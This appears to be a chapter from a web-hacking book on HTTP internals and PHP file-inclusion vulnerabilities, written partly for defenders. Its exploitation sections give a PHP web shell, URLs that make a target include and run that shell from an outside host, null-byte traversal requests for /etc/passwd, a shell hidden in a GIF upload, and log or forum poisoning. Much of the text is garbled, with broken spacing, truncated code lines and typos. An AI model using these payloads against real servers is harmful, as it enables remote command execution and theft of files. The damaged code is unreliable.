- 403 — Access is denied. This doesn't imply that the document is missing from the server.
- 404 — The document isn't found on the server.
- 500 — An internal server error. It occurs when there is a collision between a common gateway interface (CGI) program and the server. For example, a Perl script didn't return the expected `Content-Type: text/html` header. This can happen when an error message is displayed before the header is output. This response code can be an indication of an error in the script.

The second line contains the date and time in Greenwich Mean Time (GMT).

The `Server` field identifies the server. This information can be interesting to an attacker who can try to find vulnerabilities in a particular version of the server. This is why the system administrator should bar the output of the full server version. He or she can output only the server name or even a random string. For example, in the Apache server configuration the administrator should edit or add the following string:

```
   ServerTokens ProductOnly.
```

Configuring other types of HTTP servers is beyond the scope of this book.

The `x-Powered-By: PHP/4.3.3` field indicates that the page is generated by a PHP script. The PHP interpreter version is output. This information can be useful to the attacker, so the system administrator should configure the PHP interpreter so that it doesn't generate this header. To do this, the administrator would add the `expose_php = Off` line to the PHP.INI configuration file.

In the next line, the `Set-Cookie: test=hello` field sets the cookie variable `test` to the `hello` value.

As you can see, this field can be repeated for other variables. After the cookie values are set, the browser will send them every time it requests a script from the current (or higher) directory during the current session.

The server can URL-encode cookies.

Here is an example, in which the browser sends the server two cookies set earlier:

```
   GET /2/3.php HTTP/1.1
   Host: localhost
   User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck
   Accept: */*
   Accept-Language: en-us
   Accept-Encoding: gzip, deflate
   Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
   Keep-Alive: 3000
   Connection: keep-alive
   Cookie: test=hello; id=88
   Cache-Control: max-age=0
```

As you can see, the values are sent in one header field. They are separated with a semicolon, not with an ampersand as in a `POST` or `GET` request. The names and values of these parameters are URL-encoded.

Each `COOKIE` parameter has a name and a value. In addition, it can include the server address and the path to scripts that require the cookie value. When these are specified, the browser should send the cookies only to documents located in the specified directory or its subdirectories.

Here are examples of cookies with the path and the domain specified:

```
   Set-Cookie: b=tested; path=/2/
   Set-Cookie: c=tested; path=/2/; domain=localhost
```

In the first line, the cookies will be sent only to documents in the `/2/` directory (in the current domain) or its subdirectories. In the second line, the domain is specified explicitly.

The server and the path can differ from the current ones. At present, cookies are seldom set to a third-party server. However, in some cases this option can be used by the attacker. The idea of such an attack would be the following: A user who has nothing in common with the attacker visits an intentionally-generated malicious HTML page. Then he or she visits a target server and sends the server certain `COOKIE` parameters fabricated by the attacker.

As a variant, the attacker can use JavaScript to redirect the visitor to the target server. With other vulnerabilities, this one can be useful to the attacker.

Another parameter that can be sent with a cookie is its lifetime. A cookie shouldn't be stored on the client forever. Its lifetime can be specified when the cookie is set. For example, the following header sets a cookie and specifies its expiration date:

```
   Set-Cookie: a=tested; expires=Thu, 01-Sep-06 00:00:00 GMT
```

If no lifetime is specified, the cookie lives within the current session until the user exits the browser. In most cases, such cookies are stored in the memory.

If the lifetime is specified, the cookie value is written onto the hard disk. Different browsers store cookies differently. For example, Mozilla stores all cookies in one file, COOKIES.TXT. Internet Explorer stores each cookie in an individual file.

You can draw two conclusions from this. First, a cookie can remain even after the computer is rebooted. It can be repeatedly sent to the server for years until the user deletes it. Second, the user can edit cookie files as he or she likes.

Therefore, I give you the following recommendation: For cookies, set only those parameters that are useless to the attacker. It is likely that the attacker analyzing your Web application for vulnerabilities will examine cookie files and decide whether he or she can benefit from changing their values.

Hidden Fields

Storing data in hidden fields is a simple and useful option for a programmer.

Definition	A *hidden field* is a field of an HTML form that isn't displayed on the HTML page containing the form. However, the contents of this field can be seen in the text representation of the HTML page.

If you use hidden fields when writing Web applications, you should be aware that the attacker can easily read their contents. The attacker is likely to analyze the names and values of the received hidden fields. As practice shows, this analysis can be quite fruitful.

In addition, the attacker can easily change the contents of hidden fields. A script often filters visible parameters but assumes the user cannot change hidden values.

Simulating an HTTP Session

Now that you know a lot about HTTP, you can try to write a small PHP script simulating an HTTP session.

The simplest way to simulate it involves using the `fopen()` or `file_get_contents()` function. If you pass either of these functions the name of a remote document with HTTP, and you have appropriate access rights, you'll open this document like a local file.

However, you won't be able to make a `POST` request, send `COOKIE` parameters, or send a request through a proxy server. So, it would be best to write a script that uses sockets to create connections, pretends to be a browser, and imitates all header fields, including `GET` and `POST` parameters, cookies, and the `Referer`.

Here is the code of such a script:

```
<?
$host="localhost"; // The host
$method="POST"; // GET or POST
$addr="/2/1.php?id=55"; // The path relative to the server
$useragent="Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5
                  // The browser identification: IE 5
$referer="http://any.com/";
$postvars="test=tested"; // POST parameters only for a POST
$cookie="cookvar=hello"; // COOKIE parameters, if any
$target="127.0.0.1"; // The IP address of the server or a p
$targetport=80; // The port of the server or a proxy server
$forwarded="127.0.0.2"; // The value of the X-FORWARDED-FOR
$in = "$method $addr HTTP/1.1\r\n".
"Accept: */*\r\n".
"Accept-Language: en-us\r\n".
```

```
17 "Accept-Encoding: gzip, deflate\r\n".
18 "User-Agent: $useragent\r\n".
19 "Host: $host\r\n".
20 "Connection: Close\r\n";
21 if(!empty($forwarded)) $in.="X-FORWARDED-FOR: $forwarded\r\
22 if(!empty($referer)) $in.="Referer: $referer\r\n";
23 if(!empty($cookie)) $in.="Cookie: $cookie\r\n";
24 if($method=="POST")
25 {
26    $len=strlen($postvars);
27    $in.=
28    "Content-Type: application/x-www-form-urlencoded\r\n".
29    "Content-Length: $len\r\n\r\n".
30 $postvars;
31 }
32 $socket = socket_create (AF_INET, SOCK_STRERM, 0);
33 $result = socket_connect ($socket, $target, $targetport);
34 socket_write($socket, $in, strlen($in));
35 $o="";
36 while ($out = socket_read ($socket, 2048)) {
37    $o.=$out;
38 }
49 echo $o;
40 ?>
```

This script is available on the accompanying CD-ROM in the **http://localhost/2/http.php** file. This script requests the **http://localhost/2/1.php** script already familiar to you and displays the received result with all headers in the browser window.

The line numbers are given for your convenience. Lines 02 to 13 define all parameters that will be used in the HTTP request. In this case, it is a `POST` request that simulates a request made by Microsoft Internet Explorer.

Note the `X-FORWARDED-FOR`, header. If you connect using a proxy server, it can send the HTTP server the actual Internet protocol (IP) address of the client within this header. Therefore, if you send this header to the server, you'll be able to cheat scripts that will believe the address you send is your IP address. Some popular forums will store this address.

Although system log files on the server contain the actual IP address, sometimes this feature can be useful to the attacker.

If server scripts, like some forms, check the value of the `Referer` header, you can send a desired `Referer` header. In addition, you can send cookie data.

The header of the HTTP request is created in lines 14 to 31. In lines 32 to 38, the request is sent to the server, and the output is accumulated in the `$o` variable. In the next line, the content of the variable is displayed to the browser.

Changing the Sent Data

Creating and editing such a script for each request would be a tedious job when you need to send many requests.

You might need to change parameters of the header and the pages. A solution to this problem could be the use of a proxy server, which would change information passing through it according to a certain algorithm.

An example of such a proxy server is `Proxomitron`. I'm not going to describe its settings here; I just mention that this application fits to this purpose. The application comes with a comprehensive description.

Previous Next

Vulnerabilities Specific to PHP Scripts

PHP is a commonly-used programming language aimed at the development of Web applications. PHP scripts are executed on the server. PHP is an interpreted programming language, which means that programs written in it are ready to use immediately after you write them — that is, they don't need compiling.

PHP was created for writing applications that should work on the Internet. Therefore, a PHP script can do everything other Web applications can do. In particular, it can receive data from an HTML form sent as `GET` or `POST` parameters. It also can set and receive cookies.

In PHP, you can write a console application that would start from the command line. The PHP script will be able to access variables sent as command-line parameters. However, because PHP was intended as a language for Web applications, creating console applications in this language is somewhat inconvenient.

In addition, with the PHP-GTK module you can create client graphic user interface (GUI) applications. The PHP-GTK module required for the creation of such applications doesn't come with a standard version of PHP, so you'll need to install it individually.

An important feature of client GUI applications developed in PHP is that they are platform-independent. Their code will work in any system that has a PHP interpreter with the PHP-GTK module.

However, because PHP was intended as a language for Web applications, creating client GUI applications in it is confusing and tedious.

PHP Source Code Injection

This is the most common vulnerability in PHP scripts. In addition, it is the most dangerous. By exploiting this vulnerability, a malicious remote user obtains the right to execute any script on the server.

Definition

PHP source code injection is a vulnerability caused by an insufficient check of variables used in functions such as `include( )` and `require( )`.

An insufficient check of parameters allows the attacker to create a request that makes the PHP interpreter include and execute a malicious PHP file.

Consider an example: **http://localhost/2/4.php**. If you examine the source code of this script, you'll find the following line:

```
<? if(!empty($page)) include($page) ?>
```

This line checks whether the `page` variable is empty. This variable is global and is automatically registered. Remember, I assume that the PHP interpreter is configured so that global variables are registered automatically from the received parameters, including those sent using the `GET` method.

If the value of the variable was received, the external PHP file is included and executed as a PHP script.

Note that the file extension doesn't matter. Any file with any extension can be included and executed as a PHP script. Be aware of this feature: It can be important later. A programmer should always remember this feature.

A common programming mistake is the use of the following construction:

```
<? Include("$data.txt") ?>
```

Here a programmer believes that he or she is guaranteed against including PHP scripts. However, if the `data` parameter contains the path to a TXT file that contains PHP instructions, this file will be executed as a PHP script. Note that the parameter should contain the path with the file name but without an extension. The extension will be appended in the `<? Include ("$data.txt") ?>` construction.

Detecting Errors

Suppose that you want to check whether the vulnerability is present in a script. Also suppose that the code of the script is unavailable to you.

Create a list of all parameters this script can take. Analyze other scripts that refer to the script in question.

Don't forget about cookies. They often contain relative paths to files with interface settings. For example, a cookie can contain information about the language of the site and scripts can contain a construction like the following:

```
<?
$lang=$_COOKIE['lang'];
If(empty($lang))
{
$lang="EN";
setcookie("lang", $lang);
}
include("$lang.php")
...
?>
```

The idea of this code is that the default language of the site is English but the user can choose the language. Then a PHP script with appropriate interface settings is included. These settings are contained in scripts with the names ENG.PHP, RU.PHP, and so on.

So, don't confine yourself to `GET` or `POST` parameters. Collect all possible parameters that the target script could process. Change the values of the parameters one by one and examine the response of the system.

Remember that the correct value of the `Referer` header is sometimes required. Many popular forum engines check this header to make sure that the previous page was a page of a site.

However, this check isn't a hindrance for a hacker, who can easily bypass it using a program like that described at the beginning of this chapter or using other methods for changing this header field of an HTTP request.

Remember that the `Referer` field is entirely set on the client, so server Web applications shouldn't trust it, just as they shouldn't trust any data received from a client.

The system can respond in different ways, but the following error message allows you to suppose that the parameter being tested is used in the `include()` function without checking and that the vulnerability is there. Here is an example of a test request:

http://localhost/2/4.php?page=xxx&id=yyyy

The error message would be as follows:

```
   Warning: main(xxx): failed to open stream: No such file or dir
   in x:\localhost\2\4.php on line 7


   Warning: main(): Failed opening 'xxx' for inclusion
   (include_path='.;c:\php4\pear') in x:\localhost\2\4.php on lir
```

Analyze the message. The `Failed opening` 'xxx' `for inclusion` line indicates that the PHP interpreter encountered an instruction that contained the XXX file but failed to find this file on the disk.

Taking into account that this is the value of the `page GET` parameter, you can infer that this value is used unchanged inside the `include()` function. However, it is much more common for a programmer to use the `include($page.".php")` construction or even `include("./data/".$page.".txt")`.

In the first case, an extension is appended to the received value; in the second case, a path is also appended. I'll demonstrate later in this chapter that adding a string to the received value entails consequences not found before the addition.

In any case, you should find the actual parameter that the `include()` function takes. If the PHP interpreter outputs error messages to the browser, this task is simple. Just compare the tested parameter value you have sent with the file name mentioned in the error message.

For example, suppose that the **http://localhost/2/4.php?page=xxx&id=yyyy** request caused the following message:

```
Warning: main(xxx.php): failed to open stream: No such file or
directory in x:\localhost\2\4.php on line 7


Warning: main(): Failed opening 'xxx.php' for inclusion
(include_path='.;c:\php4\pear') in x:\localhost\2\4.php on lir
```

You can infer that the vulnerable piece of code looks like this: `include ($page.". txt")`. In other words, the TXT extension is added to the received parameter.

If the following message was displayed, you could infer that a path is added to the received parameter:

```
Warning: main(./data/xxx.txt): failed to open stream: No such
directory in x:\localhost\2\4.php on line 7


Warning: main(): Failed opening './data/xxx.txt' for inclusior
(include_path='.;c:\php4\pear') in x:\localhost\2\4.php on lir
```

When the code of the script is available, you should find all functions such as `include()`, `require()`, `include_once()`, and `require_once()`. Then you should check whether these functions use variables.

When only static data are included, there is no vulnerability. If at least one function uses a variable, check whether you can affect the value of this variable. For example, it is dangerous when the variable isn't initialized.

If the PHP interpreter is configured so that `GET`, `POST`, and `COOKIE` parameters are registered automatically, you can send the value of the tested variable as a `GET`, `POST`, or `COOKIE` parameter. This is a typical PHP source code injection vulnerability.

When Errors Aren't Displayed

How can you detect the vulnerability when error messages aren't displayed?

Change the values of the parameters so that the logic of the script doesn't change if these parameters are used in the `include()` function.

For example, adding the `./` sequence almost never affects the execution of a script. Suppose that the vulnerability is the following: `include($page.".htm")`. Normally, the `page=index` parameter is sent. If you send `page=. /index`, the logic of the script won't change, and the page will be displayed as usual.

By default, PHP includes files from the current directory, and the `. /` sequences means the current directory.

Suppose that a directory prefix is added to the received value:

```
include("./data/".$page.".htm")
```

If you substitute `page=index` with `page=./index`, the script will try to include the `./data/./index.htm` file rather than `./data/index. htm`. Because the `./` sequence denotes the current directory, both strings point to the same file, and the logic of the script doesn't change. Therefore, if such a change in a parameter doesn't affect the work of the script, it is likely that the parameter is used as a file name. When it is used in the `include()` function, the vulnerability is present.

A situation, in which a fragment of a file name is used as a prefix, is an exception. For example, if the `include ("data-". $file. ". txt")` construction is used, the file won't be found.

Another indication of the vulnerability is the presence of files on the server whose names are identical to or similar to parameters passed to the script.

For example, let the DATA.PHP script take the following parameters: `x=1`, `x=2`, `x=3`, and so on. Let the same directory contain the files 1.PHP, 2.PHP, 3.PHP, and so on, and let their contents be the same as the contents of the pages in DATA.PHP with the corresponding parameters.

You can suppose that there is an injection in the DATA.PHP script in the `x` parameter in a statement such as `include ($x.".php")`.

In rare cases, the contents of a directory can be viewed by specifying its name in the browser. It is unlikely that a server returns a listing of the directory in response to such a request. However, don't expect that the attacker will miss the chance to check for this.

Exploiting the Global PHP Source Code Injection Vulnerability

So, the attacker has found the vulnerability. What could he or she do? The attacker's actions depend on whether this vulnerability is local or global.

Definition	*Global PHP source code injection* is a vulnerability that allows an attacker to execute any file, local or remote, available for reading to the server.

Remember a peculiarity of the `include()` function in PHP: It includes and executes any file as a PHP script. If it takes the full HTTP or FTP address of the file, the remote file will be requested using the appropriate protocol and the received response will be executed as a PHP script. For example, if you use HTTP, a standard HTTP request will be made.

Therefore, to include and execute an external script, the following conditions should be met:

- Inside the `include()` function, no string is added at the beginning of the variable you will affect. For example, `include("$file.txt")` is all right, but `include ("/$file.txt")` isn't.
- Outgoing connections using HTTP aren't restricted. In some cases, the vulnerability can be exploited if external connections are allowed on at least one port.
- PHP is configured so that remote files can be included. This

is the default configuration.

Simultaneous meeting of these conditions is likely. For example, look how the following construction is executed:

```
<? Include("http://www.yandex.ru/") ?>
```

You can check for the global PHP source code injection vulnerability by sending the following request: **http://localhost/2/4.php?page=http://www.yandex.ru?**. If the server displays the main page of Yandex, the global PHP source code injection vulnerability is likely. Of course, you can specify any other site or HTML page available using HTTP.

The question mark at the end of the request is mandatory. A string can be added to the end of the received parameter inside the `include()` construction — for example, `include("$page.php")`. You don't need it, so turn it into a `GET` parameter to get rid of it. To do this, put the question mark at the end of the address of the document you want to include.

As a result, the **http://www.yandex.ru/?.php** document will be requested and included. If you enter this address into your browser, you'll make sure this is the same as **http://www.yandex.ru/**. This is true for HTTP.

Note that, unlike with local files, if a remote PHP file is requested, the result of its work, not its source code, is included. Here is an example from **http://localhost/2/6.php** that demonstrates this:

```
<? include("http://localhost/2/5.php"); ?>
```

Here is the code of the 5.PHP script:

```
<?
  echo "This is the 5.php script. Date:".date("H:i:s");
  echo "
  <?
    echo \"And this is what 6.php executes. \";
  ?>
  ";
?>
```

As you can see, 6.PHP includes 5.PHP using HTTP and then executes it. When this script is included, the following things will happen: The **http://localhost/2/5.php** document is requested using HTTP. If there is a configured PHP interpreter on the server that contains the included script, this script is executed on that server.

The result of this execution is sent to the 6.PHP script, which executes this result as a PHP script on the first server.

So, the line echo "`This is the 5.php script. Date: ".date ("H:i:s")`; is executed on the server, on which the 5.PHP script is located. Then this script outputs the following:

```
<?
  echo \"And this is what 6.php executes. \";
?>
```

This phrase will be output to the 6.PHP script, and this code will be executed on the target server (i.e., on the server that contains the vulnerable script).

Now you know how to include a remote script to execute any code on the remote server.

Consider a few examples.

Suppose that a server has the following vulnerability: `<? Include ("$page.htm") ?>`. Write some PHP code that will be executed on this target server. The PHP shell will be standard in this case.

If the PHP interpreter isn't in the safe mode, you can use the `system()` function. This function executes system commands and returns their output to the browser. For example, in Unix-like operating systems, you can write `system ("ls -la")`. In Windows, you can write `system ("dir")`;.

So, write the following PHP shell code:

```
<?
 system($_GET["cmd"])
?>
```

If the server is configured so that quotation marks are screened with backslashes, you can write the following:

```
<?
 system(stripslashes(($_GET["cmd"]))
?>
```

Then you should place your PHP shell code on any Web site. One through a free hosting service would be suitable.

Let the address to the target server that will make the server include your PHP shell code be **http://localhost/4.php?page=http://www.freewebspace.net/cmd.htm?&cmd=ls+-la** or **http://localhost/4.php?page=http://www.freewebspace.net/cmd&cmd=ls+-la;**

the HTM extension will be appended in any case.

What will happen? The target script, 4.PHP, has the vulnerability. It will include and execute the following code:

```
<?
 system($_GET["cmd"])
?>
```

The `cmd GET` parameter is extracted from the same request. The value you passed as a value of the `cmd` parameter will be executed on the target server as a system command.

In this example, you obtain a list of files in the current directory (in a Unix-like operating system). So, you obtained what you had wanted. An explanation of what you could do with this information is beyond the scope of this book.

Suppose that the existing vulnerability has the following form: `<? Include ("$page.php") ?>`. In other words, a PHP extension is appended rather than a TXT one. You can act as in the previous example, but don't forget the following: If the PHP interpreter is installed on the server and you send a request such as **http://localhost/4.php?page=http://cmd.hl0.ru/cmd&cmd=ls+-la**, first the **http://cmd.h10.ru/cmd.php** script will run on the `h10` server and then the result of its work will be sent to the target server.

Therefore, the **http://cmd.h10.ru/cmd.php** script should have code like this:

```
<? Echo "<?
System(\$_GET[\"cmd"]);
?>";
?>
```

It would be convenient to get rid of data you don't need by turning them into `GET` parameters. As I demonstrated earlier, you can do this with the question mark:

http://localhost/4.php?page=http://cmd.h10.ru/cmd.htm?&cmd=ls+-la

If a connection to port 80 is prohibited but there are other ports, you can place your PHP shell code on an FTP server and try to connect using FTP. Remember that the trick with the question mark won't work in this case, so you need to choose an appropriate file name.

For example, if there is the `<? Include ("$page.include.php") ?>` vulnerability, the file with PHP code could be named `cmd.include.php` and the request to include this script could be as follows:

http://localhost/4.php?page=ftp://my.ftp.ru/cmd&cmd=ls+-la

Note that if a file is included using FTP, the PHP interpreter tries to request its contents by connecting to the FTP server as a passive anonymous user.

Another way out could involve placing your PHP code on an HTTP server that uses a nonstandard port. In this case, a request could be like this:

http://localhost/4.php?page=http://cmd.h10.ru:8000/cmd&cmd=ls+-la

A frequently asked question is, How can I get the source code of a PHP script running on the server? The answer is simple: If you don't use other vulnerabilities, you cannot see the code of a script on a server.

Exploiting the Local PHP Source Code Injection Vulnerability

When there is a vulnerability of the PHP source code injection type but you failed to include and execute a remote file, this vulnerability can be called local.

Definition	*Local PHP source code injection* is a vulnerability that allows an attacker to execute any local file available for reading to the server.

I'd like to mention that everything described here about the local type of this vulnerability is also true for the global one. That is, everything that you can implement exploiting a local vulnerability can also be implemented with a global vulnerability.

The most common reason you cannot include a remote file is that a string is added to the beginning of the parameter you're going to affect in the `include()` function. In this case, it is impossible to add a protocol name (HTTP or FTP), and you cannot include a remote file.

For example, look at the **http://localhost/2/7.php** script. Here are its contents:

```
<?
  include("./data/$id.php");
?>
```

As you can see, this is a PHP source code injection vulnerability. You could affect the `$id` variable, but a string with a path to data files is added to it.

Theref ore, y ou cannot change the v alue of the `$id` v ariable so that a remote f ile av ailable using HTTP or FTP is included.

Another case, in which y ou cannot include a remote f ile, is when PHP settings prohibit y ou to perf orm this operation or a f irewall bars outgoing connections to any transmission control protocol (TCP) port.

Suppose that y ou can include any local f ile. In the prev ious example, an extension is appended to the f ile name. It restricts the ty pes of f iles that y ou could include and execute as PHP scripts. Howev er, remember a f eature of interpreted languages such as PHP or Perl. Their interpreters are written in C language. In C, a null character (a by te consisting of 0 bits) indicates the end of a character string.

Theref ore, a null character in a string that passes a f ile name to a f ile opening f unction will indicate the end of the string and, consequently, the end of the f ile name.

In interpreted languages such as PHP or Perl, multiby te strings are used. These strings can contain characters with any code, including null characters. Naturally, these languages don't treat a null character as a string terminator. This is done to support strings that store data such as images, audio, or v ideo.

Remember that y ou can URL-encode any character when y ou send an HTTP request. Substitute the character with an appropriate `%XX` sequence, where `XX` is the hexadecimal code of the character. The null character is coded with the `%00` sequence. This sequence can be normally sent using HTTP, and the requested script will receiv e a string with the null character.

Suppose that the `include (". /$file/data.php")` construction is used in a script. Its programmer believ es the PHP interpreter will include and execute only the DATA.PHP f ile. What will happen if y ou pass the script a null-terminated string as a f ile name, for example, `file=temp.txt%00?`

The interpreter will try to open and execute the f ile `./temp.txt\0/data.pnp.` Here, `\o` is a null character. This string will be passed to the `include()`

function that calls a C function such as `fopen()`, which treats the null character as the end of the string. As a result, an attempt to include and execute to ./`temp. txt` file will be made. The remainder of the string will be discarded, like the case in which you discarded the remainder of a string in an HTTP request using the question mark.

So, you have learned how to get rid of the right part appended to a variable you are going to affect. In addition, note that these functions usually allow you to use the ../ sequence to move to other directories. In other words, now you can use the ../ sequence and a null character to include and execute any file on the server.

How can the attacker use this option?

Remember the structure of PHP scripts. The code executed by the PHP interpreter is enclosed within the tags `<? ?>` or `<?php ?>`. Everything outside the tags is treated as a plain text and displayed without processing.

Consider an example, **http://localhost/2/8.php:**

```
Date: <? echo date("Y-m-d H:i:s");
$a="Test";
?>
<br>This text will be displayed without processing.
Variables such as $a won't be substituted with values.
<?
 echo "This text will be displayed.
Variables will be substituted with values, for example, a=$a";
?>
```

This example demonstrates how the PHP interpreter executes scripts.

Many files, such as configuration files of various applications, log files, or many text documents, don't contain the PHP tags `<? ?>`. If you include such files into a PHP script, the PHP interpreter won't encounter fragments that can be interpreted as PHP code. So, it will output them without processing.

Thus, when the local PHP source code injection vulnerability exists, the attacker can use it to obtain the contents of some files. He or she should specify relative paths to the files (relative to the directory specified in the prefix). To move one level up in the directory tree, the attacker would use the .. / sequence.

For example, the contents of the `/etc/passwd` file could be obtained using a request like the following:

http://test/script.php?page=./../../../../../../etc/passwd%00

This request displays the file with user logins in Unix-like operating systems. Using a series of the ../ sequence, you move to the root directory. Then you access the `passwd` file.

Note that in Unix-like operating systems you can read only the files available for reading to the user who started the Web server. In Windows, you can obtain only the contents of files located on the current disk. If a prefix is specified, the attacker cannot change the disk. However, if nothing is added to the beginning of the variable you're going to affect in the `include()` function, you can specify the disk name.

For example, you can use the **http://test/script.php?page=C:/system.ini%00** request for a vulnerability like the following:

```
<?
  include("$page.php")
?>
```

The contents of the requested file will be displayed in the part of the page where the script intends to output the `include()` construction.

Note that if you want to see a file as it is, you should look at the HTML code rather than at the output in the browser window. For example, the browser ignores linefeed characters in text files. In addition, it can interpret certain character sequences as HTML tags and display the result of applying these tags rather than the text.

To display the source code, most browsers allow users to view HTML pages as text.

What else can the attacker do when he or she explores the local PHP source code injection vulnerability? The attacker has many options beyond just viewing the code of scripts.

To execute any code, the attacker needs to embed it into a file on the server by creating a new file available for reading to the user who started the Web server, or by editing a file available for reading to the Web server. If the attacker has other access to the server, for example, he or she has anonymous access using FTP, it will suffice for the attacker to create a file with PHP instructions. The name and location of this file aren't important. The attacker just needs them to access the file.

However, such a case isn't likely. Servers that allow users anonymous FTP access are rare. Even rarer are servers that allow anonymous users to write.

So what is left for the attacker? He or she can upload files to the server using an HTTP form. If a visitor to the site is allowed to upload files on the server, this is fraught with vulnerability. Such systems should filter the names, the contents, or both of the files they write on their disks.

However, if the attacker decides to upload a PHP code, he or she will easily circumvent almost every filter. Suppose that file extensions are filtered on the server. For example, only graphic formats are allowed. Because the PHP interpreter doesn't restrict the extension of a file with PHP code, it executes code contained in any file, regardless of the extension. So, the attacker can upload a file with PHP code, for example, PHP shell, if he or she specifies a graphic format extension. For example, the file can have the following code:

```
<?
$cmd=stripslashes($_GET["and"]);
system($cmd);
?>
```

To exploit this vulnerability successfully, the attacker needs the relative path to the file with the malicious code. He or she doesn't need the full path to the file or to a vulnerable script.

Consider an example. Suppose that a vulnerable script has the following address: **http://test/news/index.php**. Also suppose that injection is possible in the `page` parameter, which isn't filtered.

The vulnerable lines are the following:

```
<?
include("../data/$id.html");
?>
```

Suppose that the forum on this site allows users to upload images. An image can be of the GIF or JPG format. The extension of the uploaded file is checked on the server.

The attacker can find the directory, in which the image is saved. To do this, he or she should send a test image, display it in the browser window, and look at the path to it.

Let the URL of the uploaded image be **http://site/images/test.jpg**. Now, the attacker wants to upload malicious PHP code instead of the image. If the code is contained in the **http://site/images/cmd.jpg** file, the request that exploits the vulnerability by including and executing the script (which, in turn, executes any system command received as a **GET** parameter) could be as follows:

http://test/news/index.php?page=./../images/cmd.jpg%00&cmd=ls+-la

Files containing data for the **http://test/news/index.php** file are located in the **http://test/data/** directory. The path from this directory to the IMAGES directory that contains the PHP shell is the following:`./../images/`. This is the string passed as the `page` parameter.

Now, complicate the attacker's task. Suppose that the server checks the contents of the image file in addition to the extension. The check could involve testing whether the image fits within certain boundaries. The PHP code pretending to be an image won't pass the check. The attacker will have to write PHP code that would be a valid image, or create an image that would contain PHP code correctly interpreted by the PHP interpreter.

Remember that everything outside the `<? ?>` tags is output by the PHP interpreter without processing. You can easily make sure that the data outside the tags don't need to be text. These data can be an image. Naturally, the PHP interpreter won't display the image. Rather, it will output the text interpretation of the graphic data.

So, the attacker's task is reduced to embedding the desired text data into an image. Take GIF as an example. You can make sure that adding any data to the end of a GIF file doesn't affect the display of this file in any graphic application. Each of such applications will treat this file as a valid GIF image.

The attacker only needs to embed his or her PHP shell code at the end of a valid GIF image using a hexadecimal editor and then upload this file to the server. Such a file will pass all checks because it is a valid GIF image. Although it contains some data at the end, they don't affect the behavior of any graphic application.

Now, the attacker can use the local vulnerability to include the file:

http://test/news/index.php?page=./../images/cmd.jpg%00&cmd=ls+-la

The PHP interpreter will treat this file as a common PHP script. First it will display the "garbage," being the text interpretation of the graphic data. Then it will encounter the `<? ?>` tags and execute the code between them.

Consider another example. Suppose that a server with this vulnerability contains a system that maintains a database using text files. Some forums and bulletin boards maintain databases in files hidden from HTTP. However, the contents of this file can be included by exploiting the local PHP source code injection.

These files are usually text ones. After the attacker gets them, he or she is sure to analyze their contents. I would suppose that he or she wouldn't be interested in the logins, passwords, and secret messages contained in these files. Rather, the attacker would analyze which characters are filtered when information is added to these files and how they are filtered.

If a file contains information about a user, the attacker will register in the forum with a login, password, or other information containing desired PHP code, for example, PHP shell. If, conversely, the file contains messages, the attacker will simply add a new message containing the malicious PHP code.

Note that an experienced attacker will add the PHP code only after he or she tests, which characters are filtered and how this is done. The functionality of the added PHP code shouldn't change after filtration. For example, modified or original PHP shell code can be used. Then the attacker will execute this file as PHP code using the method described earlier.

Another method for creating a file with PHP code that exploits the SQL injection vulnerability is described in *Chapter 3* devoted to SQL injections. Embedding PHP code into log files is described later in this chapter.

Now, consider a case in which the vulnerability in a PHP script has the following form:

```
<?
include("./data/file-$file.php")
?>
```

This is a vulnerability of the local PHP code injection type because there is a prefix before the variable that we can affect. However, this a special case compared with the previous cases in which a relative or absolute path was added. Here, a fragment of the file name is also added.

Consider a case, in which the `./data/` directory contains a subdirectory whose name begins with the same characters as the appended fragment of the file name. In this case, this should be the `./data/file-list/` directory. You can move to the target directory using a construction like the following one:

```
http://test/news.php?file=list/../../../../ets/passwd%00
```

The `include()` function will include and execute the following file:

```
./data/file-list/../../../../ets/passwd%00
```

All the directories in the path exist in the sy stem, and any operating sy stem will consider the path correct. Howev er, the existence of such a conv enient directory is not likely. Most of ten, there is no directory with a name that could be exploited. Ev en if it exists, if will be dif ficult to the attacker to guess its name.

Theref ore, to exploit the v ulnerability, the attacker will hav e to specif y directories that don't exist. For example, he or she can specif y the f ollowing:

```
./data/file-1/../../../../ets/passwd%00
```

Note that there is no `file-1` subdirectory in the `./data/` directory.

This situation is ambiguous. On the one hand, the nonexistent directory isn't used. You mov e one lev el up immediately: `file-1/../`. On the other hand, can the path be correct if it includes a directory that doesn't exist? You hav e to f ind the answer through experimentation. Dif ferent operating sy stems treat this situation dif ferently.

In Windows 2000, in the File Allocation Table (FAT) or New Technology File Sy stem (NTFS), it doesn't matter whether a directory exists if y ou mov e one lev el up immediately.

To test this, try to execute the f ollowing command in the command line:

```
C:\>cd \not-exists\..\
C:\>
```

You'll see that the operating sy stem accepts a path with a nonexistent f older.

In Unix-like operating sy stems, the situation is more complicated. The f ollowing example is f or FreeBSD:

```
$ pwd
/tmp/test
$ ls -la
total 6
drwxr-xr-x  2  admin   wheel   512 Sep  9 16:18 .
drwxrwxrwt  9  root    wheel   512 Sep  9 16:17 ..
-rw-r--r--  1 admin   wheel     5 Sep  9 16:18 file.php
```

```
$ cd not-existent/../
-bash: cd: not-existent/../: No such file or directory
$ cd file.php/../
-bash: cd: file.php/../: Not a directory
$
```

Unix-like systems check every file in a path. This is to check whether the user has access rights to the directories he or she specified. Even if the file exists, it should be a directory. Otherwise, the path is incorrect.

Although the situation is sometimes hopeless to the attacker, you shouldn't neglect protection.

Embedding PHP Code into Log Files

Suppose that there is a vulnerability of the local PHP source code injection type on a server.

Note that the attacker doesn't need to create a new file. He or she can just edit an existing one so that it contains some PHP code.

This brings up the question: Which files on the server can a remote user change? You might think that a user without access to the server couldn't change any files. However, remember that the server can log certain events, and what data will be written into the log files depends on the user to some extent.

Consider an example. Suppose that the attacker has investigated the internals of the server using the local PHP source code injection vulnerability. He or she cannot upload a file with malicious PHP code to the server but can obtain the contents of files on the server.

The attacker is likely to analyze the server settings that have the same names in different systems (e.g., `/etc/passwd`). In addition, the attacker is likely to try to find the server configuration file that contains much interesting information.

To obtain unauthorized access to directories protected with passwords, the attacker will try to read configuration files that specify how the directories can be accessed. In the Apache server, these files usually have the .htaccess name.

These files can contain the path to the file with passwords. The attacker can read this file using the vulnerability. Having obtained the contents of the file, he or she can try to find the passwords.

As a rule, such files contain password hashes, rather than the passwords. Although recovering a password from its hash is a complicated problem, it is a matter of time and computational resources to solve it.

